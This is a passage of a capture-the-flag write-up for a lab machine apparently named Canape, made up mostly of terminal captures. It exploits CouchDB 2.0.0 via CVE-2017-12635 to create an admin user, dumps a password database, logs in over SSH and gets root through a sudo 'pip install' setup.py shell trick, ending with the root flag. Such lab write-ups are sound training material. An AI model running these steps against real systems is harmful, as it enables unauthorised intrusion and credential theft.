


```
homer     1006  0.2  3.4 653176 33564 ?        Ssl  21:35   0:09 /home/homer/bin/../erts-7.3/bin/beam -K true -A 16 -Bd -- -root /home/homer/bin/.. -progna
me couchdb -- -home /home/homer -- -boot /home/homer/bin/../releases/2.0.0/couchdb -name couchdb@localhost -setcookie monster -kernel error_logger silent -s
asl sasl_error_logger false -noshell -noinput -config /home/homer/bin/../releases/2.0.0/sys.config
```



```
www-data@canape:/opt/gitlab$ curl http://127.0.0.1:5984/
{"couchdb":"Welcome","version":"2.0.0","vendor":{"name":"The Apache Software Foundation"}}
www-data@canape:/opt/gitlab$ |
```

3) Found a vulnerability in couchdb 2.0.0




CVE-2017-12635 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.


Description

Due to differences in the Erlang-based JSON parser and JavaScript-based JSON parser, it is possible in Apache CouchDB before 1.7.0 and 2.x before 2.1.1 to submit _users documents with duplicate keys for 'roles' used for access control within the database, including the special case '_admin' role, that denotes administrative users. In combination with CVE-2017-12636 (Remote Code Execution), this can be used to give non-admin users access to arbitrary shell commands on the server as the database system user. The JSON parser differences result in behaviour that if two 'roles' keys are available in the JSON, the second one will be used for authorising the document write, but the first 'roles' key is used for subsequent authorization for the newly created user. By design, users can not assign themselves roles. The vulnerability allows non-admin users to give themselves admin privileges.




```
www-data@canape:/tmp$ python exploit.py  -p 5984 -u hacker -P hacker 127.0.0.1
[+] User to create: hacker
[+] Password: hacker
[+] Attacking host 127.0.0.1 on port 5984
[+] User hacker with password hacker successfully created.
www-data@canape:/tmp$ |
```

4) Found credentials



```
www-data@canape:/tmp$ curl -u hacker:hacker http://127.0.0.1:5984/_all_dbs
["_global_changes","_metadata","_replicator","_users","passwords","simpsons"]
www-data@canape:/tmp$ curl -u hacker:hacker http://127.0.0.1:5984/passwords/_all_docs
{"total_rows":4,"offset":0,"rows":[
{"id":"739c5ebdf3f7a001bebb8fc4380019e4","key":"739c5ebdf3f7a001bebb8fc4380019e4","value":{"rev":"2-81cf17b971d9229c54be92eeee723296"}},
{"id":"739c5ebdf3f7a001bebb8fc43800368d","key":"739c5ebdf3f7a001bebb8fc43800368d","value":{"rev":"2-43f8db6aa3b51643c9a0e21cacd92c6e"}},
{"id":"739c5ebdf3f7a001bebb8fc438003e5f","key":"739c5ebdf3f7a001bebb8fc438003e5f","value":{"rev":"1-77cd0af093b96943ecb42c2e5358fe61"}},
{"id":"739c5ebdf3f7a001bebb8fc438004738","key":"739c5ebdf3f7a001bebb8fc438004738","value":{"rev":"1-49a20010e64044ee7571b8c1b902cf8c"}}
]}
www-data@canape:/tmp$ curl -u hacker:hacker http://127.0.0.1:5984/passwords/739c5ebdf3f7a001bebb8fc4380019e4
{"_id":"739c5ebdf3f7a001bebb8fc4380019e4","_rev":"2-81cf17b971d9229c54be92eeee723296","item":"ssh","password":"0B4jyA0xtytZi7esBNGp","user":""}
www-data@canape:/tmp$ |
```


5) Connected with ssh



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh homer@10.10.10.70 -p 65535
The authenticity of host '[10.10.10.70]:65535 ([10.10.10.70]:65535)' can't be established.
ED25519 key fingerprint is SHA256:fnOGcxmSP9f1PLBisr/nYMZP1ilGixOYS2kCQnYynxc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.10.70]:65535' (ED25519) to the list of known hosts.
homer@10.10.10.70's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-213-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Thu Nov 23 07:33:11 2023 from 10.10.14.23
homer@canape:~$ 
```


Privilege Escalation

1) Found sudo permissions



```
homer@canape:~$ sudo -l
[sudo] password for homer:
Matching Defaults entries for homer on canape:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User homer may run the following commands on canape:
    (root) /usr/bin/pip install *
homer@canape:~$ 
```


2) Found a way to run shell



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```



```
homer@canape:~$ TF=$(mktemp -d)
homer@canape:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
homer@canape:~$ sudo pip install $TF
The directory '/home/homer/.cache/pip/http' or its parent directory is not owned by the current user and the cache has been disabled. Please check the permi
ssions and owner of that directory. If executing pip with sudo, you may want sudo's -H flag.
The directory '/home/homer/.cache/pip' or its parent directory is not owned by the current user and caching wheels has been disabled. check the permissions
and owner of that directory. If executing pip with sudo, you may want sudo's -H flag.
Processing /tmp/tmp.GIAFsmJCvG
# cat /root/root.txt
e1760b340816d15f83d9eb7bc779e2d2
# 
```